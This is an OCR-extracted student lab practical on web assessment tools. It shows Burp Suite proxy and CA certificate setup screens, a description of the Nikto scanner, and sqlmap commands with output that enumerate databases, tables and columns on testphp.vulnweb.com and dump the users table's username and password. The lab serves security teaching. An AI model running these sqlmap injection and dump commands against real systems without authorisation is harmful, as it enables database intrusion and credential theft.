
PRACTICAL NO 7 : WEB APPLICATION ASSESSMENT TOOL


A. BURPSUITE





SETUP PROXY LISTENER











Burp Suite Community Edition v2022.8.5
Welcome to Burp Suite Community Edition. Use the options below to create or open a project.
Note: Disk-based projects are only supported on Burp Suite Professional.
Burp Suite
Community Edition
Temporary project
New project on disk
Name:
File:
Choose file...
Open existing project
Name
File
File:
Choose file...
Pause Automated Tasks
Cancel
Next


Burp Suite Community Edition v2022.8.5
Select the configuration that you would like to load for this project.
Burp Suite
Community Edition
Use Burp defaults
Use options saved with project
Load from configuration file
File
File:
Choose file...
Default to the above in future
Disable extensions
Cancel
Back
Start Burp


Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Intercept
HTTP history
WebSockets history
Options
Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser.
Add
Edit
Remove
Running
Interface
Invisible
127.0.0.1:8080
Each installation of Burp generates its own CA certificate that Proxy listeners can
another installation of Burp.
Import / export CA certificate
Regenerate CA certificate
Intercept Client Requests
Use these settings to control which requests are stalled for viewing and editing in
Intercept requests based on the following rules:
Add
Edit
Remove
Up
Enabled
Operator
Match type
Relation
File extension
Does not match
(^gif$|^jpg$|^png$|^css$|^js$|^ico...
Or
Request
Contains parameters
Or
HTTP method
Does not match
(get|post)
And
URL
Is in target scope
CA Certificate
You can export your certificate and key for use in other tools, or in another installation of Burp. You can import a certificate and key to use in this installation of Burp. Note that you can also export the current certificate by visiting http://burpsuite/cert in your browser.
Export
Certificate in DER format
Private key in DER format
Certificate and private key in PKCS#12 keystore
Import
Certificate and private key in DER format
Certificate and private key from PKCS#12 keystore
Cancel
Next


CA Certificate
The certificate was successfully exported.
Back
Close



B. SQL INJECTION USING SQLMAP

```
zsh: corrupt history file /root/.zsh_history
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1
                         {1.6.10#stable}
                         https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual cons
ent is illegal. It is the end user's responsibility to obey all applicable local, sta
te and federal laws. Developers assume no liability and are not responsible for any m
isuse or damage caused by this program

[*] starting @ 05:21:17 /2022-11-29/

[05:21:18] [INFO] testing connection to the target URL
[05:21:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:21:20] [INFO] testing if the target URL content is stable
```

a. FINDING DATABASE

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -dbs
```

```
[05:34:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ⩾ 5.0.12
[05:34:34] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[05:34:34] [INFO] fetched data logged to text files under '/root/.local/s
output/testphp.vulnweb.com'

[*] ending @ 05:34:34 /2022-11-29/
```

b. LIST TABLES

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables
```

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.10#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual cons
ent is illegal. It is the end user's responsibility to obey all applicable local, sta
te and federal laws. Developers assume no liability and are not responsible for any m
isuse or damage caused by this program

[*] starting @ 05:23:39 /2022-11-29/

[05:23:40] [INFO] resuming back-end DBMS 'mysql'
[05:23:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
File  Actions  Edit  View  Help
[8 tables]
+------------+
| artists    |
| carts      |
| categ      |
| featured   |
| guestbook  |
| pictures   |
| products   |
| users      |
+------------+

[05:35:42] [INFO] fetched data logged to text files under '/root/.local/sh
output/testphp.vulnweb.com'

[*] ending @ 05:35:42 /2022-11-29/

┌──(root㉿kali)-[~]
└─#
```

c. FINDING COLUMNS

```
Database: acuart
Table: products
[5 columns]
+-------------+----------------+
| Column      | Type           |
+-------------+----------------+
| description | text           |
| id          | int unsigned   |
| name        | text           |
| price       | int unsigned   |
| rewritename | text           |
+-------------+----------------+

Database: acuart
Table: carts
[3 columns]
+---------+----------------+
| Column  | Type           |
+---------+----------------+
```

```
File  Actions  Edit  View  Help
| Column | Type          |
+--------+---------------+
| a_id   | int           |
| cat_id | int           |
| img    | varchar(50)   |
| pic_id | int           |
| plong  | text          |
| price  | int           |
| pshort | mediumtext    |
| title  | varchar(100)  |
+--------+---------------+

[05:39:04] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/
output/testphp.vulnweb.com'

[*] ending @ 05:39:04 /2022-11-29/
```


```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.10#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
evelopers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting @ 05:40:52 /2022-11-29/

[05:40:52] [INFO] resuming back-end DBMS 'mysql'
[05:40:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```


```
back-end DBMS: MySQL ≥ 5.0.12
[05:40:53] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+--------+
| uname  |
+--------+
| test   |
+--------+

[05:40:56] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/test
php.vulnweb.com/dump/acuart/users.csv'
[05:40:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 05:40:56 /2022-11-29/
```

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.10#stable}
|_ -| . ['] |     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
evelopers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram
```


```
File  Actions  Edit  View  Help
back-end DBMS: MySQL ⩾ 5.0.12
[05:42:13] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[05:42:16] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/test
php.vulnweb.com/dump/acuart/users.csv'
[05:42:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 05:42:16 /2022-11-29/

┌──(root㉿kali)-[~]
└─#
```


d. ORDERBY SQL INJECTION






C. NIKTO TOOL is a web server scanner. Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.

